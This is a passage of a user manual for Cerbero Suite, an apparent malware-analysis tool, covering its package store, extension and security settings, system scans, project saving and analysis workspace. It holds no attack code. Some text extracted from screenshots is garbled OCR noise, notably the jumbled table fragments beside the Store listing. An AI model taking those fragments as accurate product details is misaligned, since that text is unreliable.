From the 'Store' section, you can access Cerbero Store, a distinctive feature of Cerbero Suite that serves as a platform similar to an app store. This service streamlines the process of downloading and updating optional add-on packages, enhancing the suite's functionality. Users can easily search for and install a diverse array of tools and features, enabling quick adaptation to the constantly evolving landscape of cybersecurity threats. Cerbero Store provides access to a variety of tools including emulators, deobfuscators, cryptographic tools, and specialized workspaces. Its user-friendly design allows for effortless customization of the toolset, meeting specific analysis needs and providing

a competitive edge against emerging threats.

		ore - Cerbero Suite	E Performant (State Sets Advanced 1) - 0 - 0
Category	Filter	🖄 Instal Al	I Pethologi Gab Kank Un Caten Sak Abarol I
7 All (51)	FLIR Format	Installed ^	New 1 PARTIE
Updates (1)	HybridAnalysis Intelligence	Installed	Number Number Construction
Installed (50)	ISO Format	Installed	J. Molecular Optimization Data Data <thdata< th=""> Data Data<!--</td--></thdata<>
Featured (2)	IceDark Theme	Installed	Physical Opt National National National PALNETS Opt National National National
Cloud (3)	JavaScript Beautifier	Installed	Processor Design (exploring to the second particular) Interpretation Interpretation Processor Design (exploring to the second particular) Interpretation Interpretation Interpretation Processor Design (exploring to the second particular) Interpretation Interpretation Interpretation Processor Design (exploring to the second particular) Interpretation Interpretation Interpretation Processor Design (exploring to the second particular) Interpretation Interpretation Interpretation
Cryptography (3)			Numpi per teritification of the second secon
Debug (2)	MediaInfo	Installed	Inclusion Max Description Description Address due Max Max Max Max
Decompilers (3)	Microsoft Authenticode	Installed	And Anti-Anti-Anti-Anti-Anti-Anti-Anti-Anti-
Development (1)	Native Ghidra UI	🖄 Instal	Name: Native Ghidra UI
File Formats (23)	OneNote Format	Installed	Version: 1.2.0 Author: Cerbero Labs
Forensics (4)	PCAP Format	Installed	
Malware (14)	PList Format	Installed	Size: 299.4 KBs Date: Mon Feb 5 2024
Online (4)	PYC Format	Installed	Homepage: https://cerbero.io/packages/nativeghidraui/
Reversing (12)	PowerShell Beautifier	Installed	
Security (2)	-		Description: Native UI for Ghidra. To instal the plugin in Ghidra go to Setti -> Ghidra in Cerbero Suite and follow the instructions.
Themes (2)	Py2Exe Extractor	Installed	
Unpackers (3)	PyInstaller Extractor	Installed	Categories: Reversing
	Python Snippets	Installed	
	RAR Format	Installed	
	RPM Format	Installed	
	RegHive Format	Installed	
	Sample Downloader	Installed	
	ShellcodeToExecutable	Installed	

Using the text filter allows for the quick installation of specific packages.

3.4 EXTENSIONS

The 'Extensions' section grants access to both installed packages and the various extensions available within the suite. This area enables users to install packages from disk, uninstall previously installed packages, and enable or disable specific extensions.

	Cei	rbero S	Suit	te 🔥	
A	Packages Actions Hooks	Key Providers Logic Prov		Providers UI Hooks Carbon Loaders	
Start	Name	Author / Publisher	Version	Description	^ Instal
G System Scan	7z Format	Cerbero Labs	1.2.2	Support for the 7z and XZ archive formats.	Uninstal
Extensions Store	API Solver	Cerbero Labs	1.1.3	Utility to resolve API names from their checksums. This is especially useful when analyzing shellcode. Currently provides suppo	Inspect
Update	AR Format	Cerbero Labs	1.0.1	Support for the AR archive format.	
Settings	ARM32 Decompiler	Cerbero Labs	1.0.0	The Sleigh ARM32 decompiler.	
About	ARM64 Decompiler	Cerbero Labs	1.0.0	The Sleigh ARM64 decompiler.	
	AbuseCH Intelligence	Cerbero Labs	2.1.2	This package provides access to MalwareBazaa intelligence.	r
	ActiveMime Format	Cerbero Labs	1.0.0	Support Microsoft's ActiveMime format.	
	CRX Format	Cerbero Labs	1.0.3	Support for the Chrome extension format. The package also allows to download Chrome extensions by their public URL.	
				Gives access to every issue of Cerbero Journal.	✓ Store
	Filter				

Extensions such as hooks and key providers can be enabled or disabled individually.




Hooks are designed to enhance the functionality of other extensions, including logic and scan providers, by extending their capabilities. On the other hand, key providers are specialized extensions that supply keys for automatic decryption, aiding in the decryption process without manual input.

Each type of extension is associated with its own 'ini' configuration file. By selecting 'Open user configuration file,' the specific configuration file relevant to the current type of extension is opened.

3.4.1 INSTALLING PACKAGES FROM DISK

When you install a package from disk, a confirmation dialog box appears, displaying information about the package, including its name, description, author, and crucially, the validity of its digital signature.



Within the dialog, you have the option to proceed with the package installation, cancel the operation, or inspect the package contents using Cerbero Suite before proceeding.

You can add your own certificate for package validation through the settings.

3.5 UPDATE

In the 'Update' section, you can manage updates for both the suite itself and any optional packages you've installed. This includes configuring the suite to automatically check for updates at regular intervals.



3.6 SETTINGS

The 'Settings' section offers comprehensive controls to configure the Cerbero Suite and its optional packages according to your preferences and requirements.

3.6.1 GENERAL

The general settings allow you to adjust various UI preferences, including application fonts, as well as specify a different location for the user data directory and the temporary directory.

4		Cerbero Suite – 🗆 🗙
	Cer	bero Suite 🚮
Start	General Security	Ask to save changes even when the report hasn't been saved
G System Scan	Risk Limits Data	✓ Ensure the visibility of the output console when an action or a script prints something ✓ Group sub-files according to their type
Extensions	Shellcode Filters	Set here the path of the application data directory (leave blank for the default):
Store	Certificates Python	C:\Users\h\AppData\Roaming\Cerbero\ Browse Open
Wpdate	Theme System	Set here the path of the temporary directory (leave blank for the default):
Settings	Portable HybridAnalysis Intelligence	C:\Users\h\AppData\Loca\Temp\ Browse Open
About	Sample Downloader PYC Decompiler	Choose Fixed Font Choose Disassembly Font

Setting a different temporary directory can be beneficial, especially when dealing with antivirus software on your system. For instance, you can designate a separate temporary directory and exclude it from your antivirus scans. This approach allows you to maintain the protection of the system's default temporary directory by the antivirus while ensuring that the antivirus does not interfere with Cerbero Suite's analysis, which may generate temporary files that could otherwise be flagged as suspicious.


3.6.2 SECURITY

The security settings enable you to decide if images deemed potentially insecure should be automatically displayed.



3.6.3 **RISK**

The risk settings provide the ability to adjust the methodology used in calculating the risk level during the scanning process.



3.6.4 LIMITS

The limits settings enable you to set various application thresholds, including maximum memory usage, maximum nesting levels for scanned objects, maximum scan entries per

object, maximum file size, and more.

		Cerbero Suite	_ □ ×
	Cer	rbero Suite 弥	
Start	General Security	Maximum virtual memory usage in MBs (40-2000):	100
G System Scan	Risk Limits Data	Maximum nesting level for scanning and fitering operations (0-1000): Maxiumum file size in GBs (0 for infinite):	10 0
Extensions	Shellcode Filters	(Files which exceed this limit will be ignored by batch scans.) Decompression bomb threshold in GBs (0 for infinite):	100
Store	Certificates Theme	(Extraction operations which exceed this cumulative limit will be considered	ed as malicious.)
🕢 Update	System Portable	Maximum number of child objects: Maximum file system size for automatic scanning in MBs (0 for infinite):	200
≫ Settings	HybridAnalysis Intelligence Sample Downloader	(Files embedded in file systems that exceed this size won't be scanned a	automaticaly.)

3.6.5 DATA

The data settings allow you to specify the permissible amount of foreign data in a file before it is considered a security risk.

4		Cerbero Suite	_ 🗆 🗙
	Cer	bero Suite 弥	
Start	General Security Risk Limits Data	✓ Report foreign data as an issue when its quota exceeds either 3 € % or 10 KBs •	
A Extensions	Shellcode	-	

3.6.6 SHELLCODE

The shellcode settings allow for the customization of shellcode pattern scanning configurations.

4		Cerbero Suite	_ 🗆 🗙
	C	erbero Suite 弥	
Start	General Security Risk	Warning: please note that shelcode signature matches could be false positives.	
System Scan	Limits Data	\checkmark Enable the search of shellcode signatures	
Extensions	Shellcode Filters	Report shellcode signature matches as issues not warnings	
Store	Certificates Python	Enable the search of shelcode signatures for executable files Maximum size of files to scan for shelcodes n MBs (0 for infinite): 100	
Indate	Theme		

3.6.7 FILTERS

The filter settings enable you to set preferences for Lua filters. Lua filters can be embedded within projects, which means you might execute one unknowingly when loading an embedded object. Although Lua runs in a secure sandbox with memory limitations, you have the option to disable these filters entirely.



3.6.8 CERTIFICATES

The certificates settings enable configuration of the certificates that Cerbero Suite uses for package validation. You can add your own certificates to validate packages originating from your organization.

ŀ		Cerbero Suite	_ □ _>
	C	erbero Suite 弥	
~	General	Packages	
Start	Security	📑 Cerbero Labs	Add
~	Risk		7,65
System Scan	Limits		Add from Clipboard
	Data		
Extensions	Shellcode		Remove
(chadhe)	Filters		Refresh
Store	Certificates		Refresh
Store .	Python		Browse
	Theme		
Update Update	System		

3.6.9 THEME

In the theme settings, you can select a different UI theme for Cerbero Suite, providing an option to switch to a dark theme, among others, according to your preference.

<i>\$</i> ₁		Cerbero Suite		_ 🗆 🗙
	Cer	bero Suite	3	
Image: Start System Scan Image: System Scan Image: System Scan Image: Start Scan Start Scan Image: Start Scan Update Image: Start Scan Start Scan Image: Start Scan Start Scan <	General Security Risk Limits Data Shellcode Filters Certificates Python Portable HybridAnaysis Intelligence Sample Downloader PYC Decompiler YARA Rules Ghidra			

3.6.10 **SYSTEM**

Within the system settings, when available, you can configure system-wide settings, including the association of Cerbero Suite with the shell context menu on Windows.

4		Cerbero Suite 🗕 🗖	x
	Cer	rbero Suite 弥	
Start	General Security Risk	Windows Explorer context menu	
System Scan	Limits Data	Cerbero Hex Editor Cerbero File Info	
Extensions	Shellcode Filters	Cerbero Python Editor	
Store	Certificates Python	Vpdate	
🕡 Update	Theme System		

3.6.11 PORTABLE

The portable settings allow you to create a portable version of Cerbero Suite that includes all your user settings and installed packages.

4		Cerbero Suite 🗕 🗖 🗙
	Cer	bero Suite 弥
Start	General Security	Create a portable Cerbero Suite distribution.
System Scan	Risk Limits Data	Make portable Making the application portable means that k can be moved across computers and all the settings are saved to a relative folder. Corbero Sute automatically becomes portable if k detects a 'user' folder in the binary directory and wil
Extensions	Shellcode Filters	save all settings there. The button above creates a portable distribution and copies your scripts to the 'user' folder.
Store	Certificates Python	
💮 Update	Theme System	
Settings	Portable HybridAnalysis Intelligence	

3.6.12 PACKAGE SETTINGS

Installed packages may provide their own settings pages, allowing you to customize their behavior.

4		Cerbero Sui	te	_ 🗆 🗙
	Cer	bero S	Suite 弥	
Start	General Security Risk	Service HybridAnalysis	Status	Set HybridAnalysis API key 🗸 AVAILABLE
System Scan	Limits Data	InQuestLabs MalShare	Available Available	Set InQuestLabs API key 🖌 AVAILABLE
Extensions	Shellcode Filters	MalwareBazaar	Available (anonymous)	Set MalShare API key 🖌 AVAILABLE
Store	Certificates Python Theme			Try anonymous services first
Update	System Portable			
Settings	HybridAnalysis Intelligence Sample Downloader]		
About	PYC Decompiler YARA Rules Ghidra			
	Ghidra			
		 Highlighted services are e credentials. 	nabled. Some services require	
		p	Save settings	

3.7 SINGE-FILE SCAN

Individual file scans can be initiated through several methods: via the 'Start' section, by dragging and dropping a file into the main window, through command line inputs, or from the system shell context menu. Unlike multi-file scans, initiating a scan for a single file presents the user with a wait dialog. This dialog offers the option to skip

scanning embedded files and provides real-time updates on which extension is currently analyzing the file, making it easier to identify if a particular extension is taking longer than expected. If you opt to skip scanning embedded files initially, they can be examined later in the analysis workspace.



3.8 SYSTEM SCAN

In the 'System Scan' section, users can initiate either a full system scan or a custom scan targeting specific directories and files. Regardless of the scan type, users have the flexibility to specify both file formats and extensions.

Start	Cerbero Suite Cerber
Image: system Scan Image: s	 SoftwareDistribution Speech System 32 System 82 System 82
	Fle types Al Known formats Known extensions Specific formats Specific extensions lentries separated by ;

The scan process can be halted at any point as needed.



After completing the scan process, the scanned files are listed in a table, showing their names and the associated risk factor calculated for each.

	Cerbero Suite 弥	
	Cerbero Suite 3	
50	🖾 Roots 🔯 🖻 Output 🖾	
Start	# File	Risk Format
	19 C:\Windows\SysWOW64\adsldpc.dl	0% PE
System Scan	20 C:\Windows\SysWOW64\adsmsext.dll	0% PE
	21 C:\Windows\SysWOW64\adsnt.dl	0% PE
Extensions	22 C:\Windows\SysWOW64\adtschema.dll	0% PE
	23 C:\Windows\SysWOW64\advapi32.dl	0% PE
Store	24 C:\Windows\SysWOW64\advapi32res.dll	0% PE
	25 C:\Windows\SysWOW64\advpack.dl	0% PE
🔵 Update	26 C:\Windows\SysWOW64\aeevts.dl	0% PE
2	27 C:\Windows\SysWOW64\amcompat.tb	0% PE
Settings	28 C:\Windows\SysWOW64\amstream.dll	0% PE
	29 C:\Windows\SysWOW64\apds.dl	15% PE
About	30 C:\Windows\SysWOW64\api-ms-win-appmodel-identity-l1-1-0.dl	0% PE
	31 C:\Windows\SysWOW64\api-ms-win-appmodel-runtime-internal-l1-1-0.dl	0% PE
	32 C:\Windows\SysWOW64\api-ms-win-appmodel-runtime-l1-1-0.dl	0% PE
	33 C:\Windows\SysWOW64\api-ms-win-appmodel-runtime-l1-1-1.dl	0% PE
	34 C:\Windows\SysWOW64\api-ms-win-appmodel-state-I1-1-0.dl	0% PE
	35 C:\Windows\SysWOW64\api-ms-win-appmodel-state-l1-1-1.dl	0% PE
	36 C:\Windows\SysWOW64\api-ms-win-base-bootconfig-l1-1-0.dl	0% PE
	37 C:\Windows\SysWOW64\api-ms-win-base-util-11-1-0.dl	0% PE
	38 C:\Windows\SysWOW64\api-ms-win-core-apiquery-l1-1-0.dl	0% PE
	39 C:\Windows\SysWOW64\api-ms-win-core-appcompat-l1-1-0.dl	0% PE
	40 C:\Windows\SysWOW64\api-ms-win-core-appcompat-l1-1-1.dl	0% PE
	¢	
		🗲 Other

Selecting a file from the table displays the analysis workspace.

3.9 **REPORTS & PROJECTS**

3.9.1 SAVING A REPORT

To save scan results, choose 'Save Report' to open the save dialog.

	🔍 New scan	Save Report	🔹 💡 Othe	er
	<			
	40 C:\Windows\SysWOW64\api-ms-v	vin-core-appcompat-l1-1-1.dl	0%	PE
	39 C:\Windows\SysWOW64\api-ms-v	vin-core-appcompat-l1-1-0.dl	0%	PE
	38 C:\Windows\SysWOW64\api-ms-v	vin-core-apiquery-l1-1-0.dl	0%	PE
	37 C:\Windows\SysWOW64\api-ms-v	vin-base-util-l1-1-0.dl	0%	PE
	36		0%	PE
	35	OK Cancel	0%	PE
	34		0%	PE
	33	C.(temp(tepot.cpro	0%	PE
	32 Save to	C:\temp\report.cpro	0%	PE
	31 Include scanned files in rep	aart	0%	PE
About	30 Compress Password (optional)		0%	PE
_	29 Save unpacked database		15%	PE
Settings	28 Options		0%	PE
~	27 Property	Value	0%	PE
🗿 Update	26		0%	PE
	25	Save report Cerbero Suite	_ □ × 0%	PE
Store	24 C:\Windows\SysWOW64\advapi32	2res d	0%	PF

In this dialog, you can specify various options:

1. Whether to save the analysis report as an unpacked database, resulting in a directory with a .cprodb file extension that contains various files. If not selected, the report is saved as a single project file with a .cpro file extension.

- 2. Whether to compress the files in the project. Selecting this option will reduce the project size but may lead to slower loading times when the project is opened.
- 3. Whether to password protect the project. If a password is set, all data within the project is securely encrypted, which also results in slower loading times upon opening.
- 4. Whether to include the scanned files in the project. This option is useful for sending the project to another party that does not have the files, ensuring they have all necessary information for analysis. This option increases the project size by the size of the scanned files.
- 5. The file name of the project.

3.9.2 SAVING A PROJECT

After saving the report, the 'Save Report' button changes to 'Save Project'.

<	40	C:\Windows\SysWOW64\api-ms-win-core-appco	ompat-l1-1.dl		0%	PE	~
🔍 New scan 🙀 Save Project 🔹 🧚 Other	<						>
		C New scan	Save Project	-	🗲 Other		

This transition signifies that the default action now is to save any subsequent modifications directly to the already specified project file. It's similar to the distinction between 'Save As...' and 'Save' actions, where 'Save As...' is used to initially set or change the file's location and name, and 'Save' updates the existing file with any new changes.


3.9.3 RE-SAVING A REPORT

After associating a report with a project, you can re-save it using different parameters by using the dropdown menu next to 'Save Project'.

	🔍 New scan	-	4	Other		•
<			Add File to Report			>
40	C:\Windows\SysWOW64\api-ms-win-core-appcompat-l1-1.dl		Save Report		PE	~
39	C:\Windows\SysWOW64\api-ms-win-core-appcompat-l1-1-0.dl		0%	6	PE	
38	C:\Windows\SysWOW64\api-ms-win-core-apiquery-l1-1-0.dl		0%	6	PE	
37	C:\Windows\SysWOW64\api-ms-win-base-util-l1-1-0.dl		0%	6	PE	

3.9.4 ASSOCIATING A REPORT TO AN EXISTING PROJECT

You can also associate a report with an existing project file, which may be particularly useful if the application unexpectedly quits and the project wasn't saved properly. In these situations, you can open the unsaved report from the temporary directory and then link it to an existing project file by selecting 'Save Project' from the dropdown menu next to the 'Save Report' button, thus integrating your unsaved work into the original project.



3.9.5 OPENING A PROJECT OR REPORT

Opening a project or report in Cerbero Suite follows the same straightforward process as opening any other file: you can initiate it from the 'Start' section, by dragging and dropping it onto the main window, through the command line, or via the system shell context menu.






ANALYSIS WORKSPACE

Cerbero Suite offers a variety of workspaces, with the analysis workspace being the most complex and advanced. Some features found in this workspace are shared with others; thus, we will not reiterate these concepts when discussing other workspaces later on. In fact, mastering the analysis workspace will significantly ease the use of other workspaces, as the fundamental skills and knowledge are transferable.

				[ExceptionTest.exe] - Cerbero Suit	te	-	×
File N	lavigation Actions View:	Tools Help)				
₩.	8 8 7 N 5 E		🔲 🛃 🔍 🖏 🗛	🗧 🌩 🚖 🚖 🗞 📉 🃰 🏧 🕰 👀 SI	HA-256 • 7838B251CD	0CDE106297D48CAE6404D1A3D615C81136AD249F755	53E0244 🕾
Root					ē ×	🕒 Output	8
#	File	Risk	Format			carbon: analysis finished in 0.0 seconds	
		0%	PF			carbon, anarysis finished in 0.0 seconds	
1 (::\\ExceptionTest.exe	0%	PE				
🕫 Hiera	rchy	đ×	Analysis [Native Code:	x64]			8
Filter			.text:0x140001000	·			
Name			.text:0x140001000	sub_140001000 proc start			
			.text:0x140001000		; CODE XREF: 0x14000		
	ExceptionTest.exe		.text:0x140001000		; DATA XREF: 0x1400	04000	
	Documents		.text:0x140001000				
	Configuration File 1	[lang:1033]	.text:0x140001000				
<		>	.text:0x140001004		: DATA XREF: 0x1400	12250	
				; try { // handler at loc 14000101F	, DALL MADE . DALION	of the first first of	
💟 Sumi	nary	<i>e</i> ×	.text:0x140001004				
	Intrinsic threats		.text:0x140001009	cdq			
🐨 Nat	ive Code: x64		.text:0x140001002				
-	Privacy		.text:0x140001000				
	oug Data		.text:0x140001008 .text:0x140001010		: "%d"		
	Information		.text:0x140001010		; "sd"		
	adata: MediaInfo		.text:0x14000101				
U Me				; } // starts at loc 140001004			
	Warnings		.text:0x14000101				
	prrect Checksum Value		.text:0x14000101		; DATA XREF: 0x1400	D22EC	
🔔 Me	adata			; except(1) { // owned by loc_140001004			
~			.text:0x140001011		; "caught\n"		
E Form	at	đ×					
Filter			.text:0x140001020				
- 8	Dos Header	^	.text:0x140001021		; CODE XREF: 0x1400	1010	
18	Rich Signature		.text:0x140001021		, CODE AREE. OX1400	11010	
	Nt Headers		.text:0x140001021				
	File Header		.text:0x140001033				
	Optional Header			; } // starts at sub_140001000			
-	Data Directories		.text:0x140001033				
				sub_140001000 proc end			
	Section Headers		.text:0x140001033				
	Import Directory	~	Address: 0x14000101F -	Done			

4.1 MENUS

Menus in the analysis workspace are designed to group common or generic actions and do not include actions that are specific to a single type of view.



The exception is the 'Actions' menu, which lists action extension entries. These entries might be specific to a view, a single file type, a specific workspace, shared among different view types, or generic. We will discuss these special actions in more detail later on.

4.2 TOOLBARS

Toolbars, similar to menus, group common or generic actions together.

H 🕈 🕄 😰 🕈 🗗 🖓 🗇 🖓 😨 🗆 🖓 🧔 🌲 候 🗧 🛊 🏟 🛊 ÷ 🎪 🚖 🍇 📡 📰 📰 # 🗲 0% SHA256 🔹 78388251CD0CDE106297D48CAE6404D1A3D615C81136AD249F755380244 🕾 🔹

While toolbars display fewer actions than menus, they include the following special items.

4.2.1 HASHES

One of the initial pieces of information we seek about a file is its cryptographic hash. The hash toolbar item provides quick access to all common cryptographic hashes.

SHA-256	•	7838B251CD0	CDE106297D48CAE6404D1A3D615C81136AD249F7553E0244	3	•
MD5 SHA-1	^	ē ×	🗈 Output	8	×
SHA-256			carbon: analysis finished in 0.0 seconds		
SHA-384					
SHA-512					
SHA3-224					
SHA3-256					
SHA3-384				æ	×
SHA3-512				D,	^
RIPEMD-128	\sim				\sim

You can easily copy the hash by using the copy button located next to it.

Additionally, when hovering over the hash, you are provided with a humanized form of the hash, which is easy to remember for quick comparison.



To copy the humanized hash, utilize the dropdown menu next to the copy button.

4.2.2 COMMAND-LINE INTERPRETER

By default, the command-line interpreter is located at the bottom of the workspace.


```
Enter Python code here [focus with Ctrl+Alt+.]
```

This special toolbar item is designed for entering simple commands. The default commandline interpreter in the analysis workspace is the Python interpreter. However, other workspaces, like the Silicon Shellcode Emulator, may offer additional command-line interpreters tailored for their specialized tasks, such as debug commands.

When multiple command-line interpreters are available, you can switch between them.


4.2.3 RISK BAR

The risk bar, a special toolbar item, visually represents the risk level associated with a top-level object. It utilizes colors and a percentage to indicate the risk level, which can range from low to high, aiding users in quickly grasping the estimated risk level.



4.2.4 RESETTING THE TOOLBARS

Toolbars can be repositioned according to your preference, and their placements will be remembered. To revert them to their original positions, select the 'Reset Toolbars' menu action.



4.3 CONTEXT MENUS

While menus and toolbars offer generic actions, interacting with a specific view is best done through its context menu. This menu contains all the actions applicable to that particular view.

00 00 03 Image: Constraint of the second sec	20 7 62 6 64 6 62 A D1 F EC F C7 F D2 F 00 0 00 00 0 00 0 00 0 00 0 00 0	5 20 7 5 2E 0 3 B1 3 0 B2 3 0 A1 3 0 B3 3 0 B3 3 0 B0 3 0 00 0 0 00 0 0 00 0 0 00 0 0 00 1	67 72 61 6D 20 Copy Edit Position Find Select View Print Screenshot Ranges Layout	63 61 6E 6E 6F , , , , , , , , , , , , , , , ,	ode\$ Wb66. g6g. g6g. d66. d6d. d6Ric PE. f.\
00 00 00 C	00 00	0 00 C 0 03 C			p.
00 00 00 (00 00 38 Add Root Object	00 00	0 00 C 0 E0 C 0 00 C	Add Child Object		#. P@. `

4.4 DOCKS

All views within workspaces are organized in docks, enabling you to easily rearrange them to suit your preferences simply by dragging them by their dock title.

						8 ×	C Output		8
Format							carbon: analysis f	inished in 0.0 seconds	
PE									
C, Analysis [File Header]									ø
Name	Offset	Size		Value		D	scription		
Machine	000000FC	2	8664		AM	D x64			
NumberOfSections	000000FE	2	0006						
TimeDateStamp	00000100	4	50096608		We	d May 1	09:25:28 2019 GMT		
PointerToSymbolTable	00000104	4	00000000						
NumberOfSymbols	00000108	4	00000000						
SizeOfOptionalHeader	0000010C	2	00F0						
Characteristics	0000010E	2	0022			ick here			
									r
									Ľ
				🔜 🗔					
					2				

4.4.1 FLOATING DOCKS

You can create floating docks that are independent from the workspace window. To move these floating dock windows, hover your mouse over the small gray margin just below the window title.

Analysis [Optional Header]
Name
Magic

Shortly, a drag handle will appear, allowing you to drag the dock to your desired location.

Analysis [Optional Header]
Use this bar to drag
Name
Magic

4.4.2 SAVING THE WORKSPACE LAYOUT

To preserve the arrangement of your docks, you can select the 'Save Workspace Layout' menu action. Each workspace in Cerbero Suite maintains its own unique layout.

🙀 Save Workspace Layout

4.4.3 RESETTING THE WORKSPACE LAYOUT

To return the workspace layout to its original state, select 'Reset Workspace Layout'.

Reset Workspace Layout

4.5 FULL SCREEN MODE

The 'Full Screen' menu action expands the current view to occupy the entire screen.

Fullscreen Ctrl+Alt+F

Pressing the Ctrl+Alt+F shortcut again restores the view to its original state.

4.6 SINGLE VIEW MODE

The 'Single View' menu action expands the current view to occupy the entire workspace area.


	Single View	Ctrl+Alt+S
A	Single View	Curry Mer D

Pressing the Ctrl+Alt+S shortcut again restores the view to its original state.

4.7 BACK TO THE MAIN WINDOW

From the analysis workspace, returning to the main window is always possible. If you opened the analysis workspace from the main window, simply closing the analysis window will take you back to the main window.

However, there are scenarios where the main window has not been created, such as when opening a file directly from the command line or initiating a file scan from the system shell context menu. In these situations, the analysis workspace opens directly, bypassing the step of launching the main window. Consequently, closing the analysis workspace in these cases won't take you back to the main window. To return to the main window, you need to use the 'Go To Report' action, accessible from both the 'File' menu and the toolbar. For simplicity, this action can always be used to navigate back to the main window, regardless of the context.



4.8 ROOTS VIEW

The roots view presents the scanned top-level objects similarly to how the main window displays them after a system scan.

E Roots							
#	File	Risk	Format				
26	C:\Windows\SysWOW64\aeevts.dll	0%	PE				
27	C:\Windows\SysWOW64\amcompat.tlb	0%	PE				
28	C:\Windows\SysWOW64\amstream.dll	0%	PE				
29	C:\Windows\SysWOW64\apds.dll	15%	PE				
30	C:\Windows\SysWOW64\api-ms-win-appmodel-identity-l1-1-0.dll	0%	PE				

This view allows you to switch the current top-level object (root) within the context of the analysis workspace, eliminating the need to return to the main window.

Selecting a different root object changes the contents of the hierarchy, summary, and format views.

4.8.1 ADDING A ROOT OBJECT FROM DISK

Through the view's context menu, you can add a root object by selecting a file from the disk.

Add File to Report

After a root object is added, it is scanned only when you open it for inspection.

4.8.2 REMOVING A ROOT OBJECT

Similar to adding an object, you can remove one using the view's context menu.



Warning: this action is irreversible. Once removed, the object's analysis data cannot be restored.


4.9 HIERARCHY VIEW

The hierarchy view shows the current root object along with all its child objects. Using this view, you can access the child objects.

[d	ebian-11.5.0-amd64-netinst	.iso] - Cerber	o Suite			
Navigation Actions Views Tools Help						
1 🖻 🖻 🥖 🕞 🕞 🕞 🕞 🖓 🖉 🖗 😓 🖗 🗧 🔿 🌟	🚖 🐚 📉 📰 🛣 ≨	100% ? SH	A-256 •	Click here to	calculate the hash	
lierarchy						
····						
ne	Risk	Group	Format	Size	Relation	
🚨 debian-11.5.0-amd64-netinst.iso	0%	Archive	ISO	382 MBs	Root	
Archives						
Documents						
A mathematical mathematica mathematical mathematical mathematicas mathematicas mathematicas m						
🔺 📓 //setup.exe	40%	Executable	PE	356 KBs	Child	
4 🚞 Documents						
https://www.configuration File 1 [lang:1033]	0%	Document	XML	1.049 KBs	Child	
4 🚞 Images						
Non 1 [lang:1033]	0%	Image	PNG	36.31 KBs	Child	
Icon 2 [lang:1033]	0%	Image	DIBICO	9.414 KBs	Child	
Icon 3 [lang:1033]	0%	Image	DIBICO	4.164 KBs	Child	
Icon 4 [lang:1033]	0%	Image	DIBICO	2.383 KBs	Child	
Icon 5 [lang:1033]	0%	Image	DIBICO	1.102 KBs	Child	
🔺 🔳 /EFI/boot/grubx64.efi	0%	Executable	PE	1.607 MBs	Child	
🔺 🚞 Certificates						
🖉 Certificate	0%	Certificate		1.367 KBs	Child	
🔺 📓 /EFI/boot/bootx64.efi	40%	Executable	PE	912.3 KBs	Child	
4 🚞 Certificates						
🔎 Certificate	0%	Certificate	PKCS7	8.359 KBs	Child	
/boot/grub/x86_64-efi/zstd.mod	0%	Executable	ELF	77.46 KBs	Child	
/boot/grub/x86_64-efi/zfscrypt.mod	0%	Executable		8.281 KBs	Child	
/boot/grub/x86_64-efi/xzio.mod	0%	Executable	ELF	19.28 KBs	Child	
/boot/grub/x86_64-efi/xnu_uuid_test.mod	0%	Executable	ELF	3.141 KBs	Child	
/boot/grub/x86_64-efi/xnu_uuid.mod	0%	Executable		3.18 KBs	Child	
/boot/grub/x86_64-efi/xnu.mod	0%	Executable	ELF	41.2 KBs	Child	
/boot/grub/x86_64-efi/xfs.mod	0%	Executable		10.39 KBs	Child	
/boot/grub/x86_64-efi/wrmsr.mod	0%	Executable	ELF	2.344 KBs	Child	
/boot/grub/x86_64-efi/videotest_checksum.mod	0%	Executable	ELF	3.68 KBs	Child	
/boot/grub/x86_64-efi/videotest.mod	0%	Executable	ELF	5.492 KBs	Child	
/boot/grub/x86_64-efi/videoinfo.mod	0%	Executable	ELF	5.188 KBs	Child	
/boot/grub/x86 64-efi/video fb.mod	0%	Executable	ELF	27.56 KBs	Child	

Selecting a different object in the hierarchy view changes the contents of the summary and format views.

The hierarchy view includes a text filter, allowing you to quickly locate the child objects of interest.



Note: In Cerbero Suite, you can toggle focus between a text filter and the control it filters by pressing the Ctrl+T shortcut.

4.9.1 SAVING AN OBJECT TO DISK

If an object is currently loaded, you can save it to disk by selecting the 'Save to Disk' action from the context menu.

Save to Disk Ctri+D		Save to Disk	Ctrl+D
---------------------	--	--------------	--------

4.9.2 SAVING CHILD OBJECTS TO DISK

To save the child objects of a loaded object to disk, select the 'Save Children to Disk' action from the context menu.

Save Children to Disk

You will be prompted to choose a destination folder where all the child objects will be saved.

This action eliminates the need to manually extract each object individually and is particularly useful when you need to process child objects with external tools.

4.9.3 ADDING A CHILD OBJECT

Adding a child object is performed within the analysis view, specifically through a hex view or a file system view.

4.9.4 UNLOADING A CHILD OBJECT

Unloading a child object by selecting the 'Unload' action from the context menu can help reduce resource usage, though it's not strictly required. Cerbero Suite efficiently manages resources and adheres to the RAM usage limits specified in the settings.

Unload Ctrl+U

4.9.5 REMOVING A CHILD OBJECT

To remove a child object, select the 'Remove' action from the context menu.

Remove	Del
--------	-----

Warning: this action is irreversible. Once removed, the child object's analysis data cannot be restored.

4.9.6 OBJECT FLAGS

At times, the calculated risk factor for a file may be accompanied by letters.

4	🌄 image.zip	0% (e)
	4 📄 Images	
	🧮 image.png	? (e)

The letters accompanying the calculated risk factor represent issues encountered during the scanning process. By hovering the mouse pointer over the object, you can receive an explanation of what these letters signify.

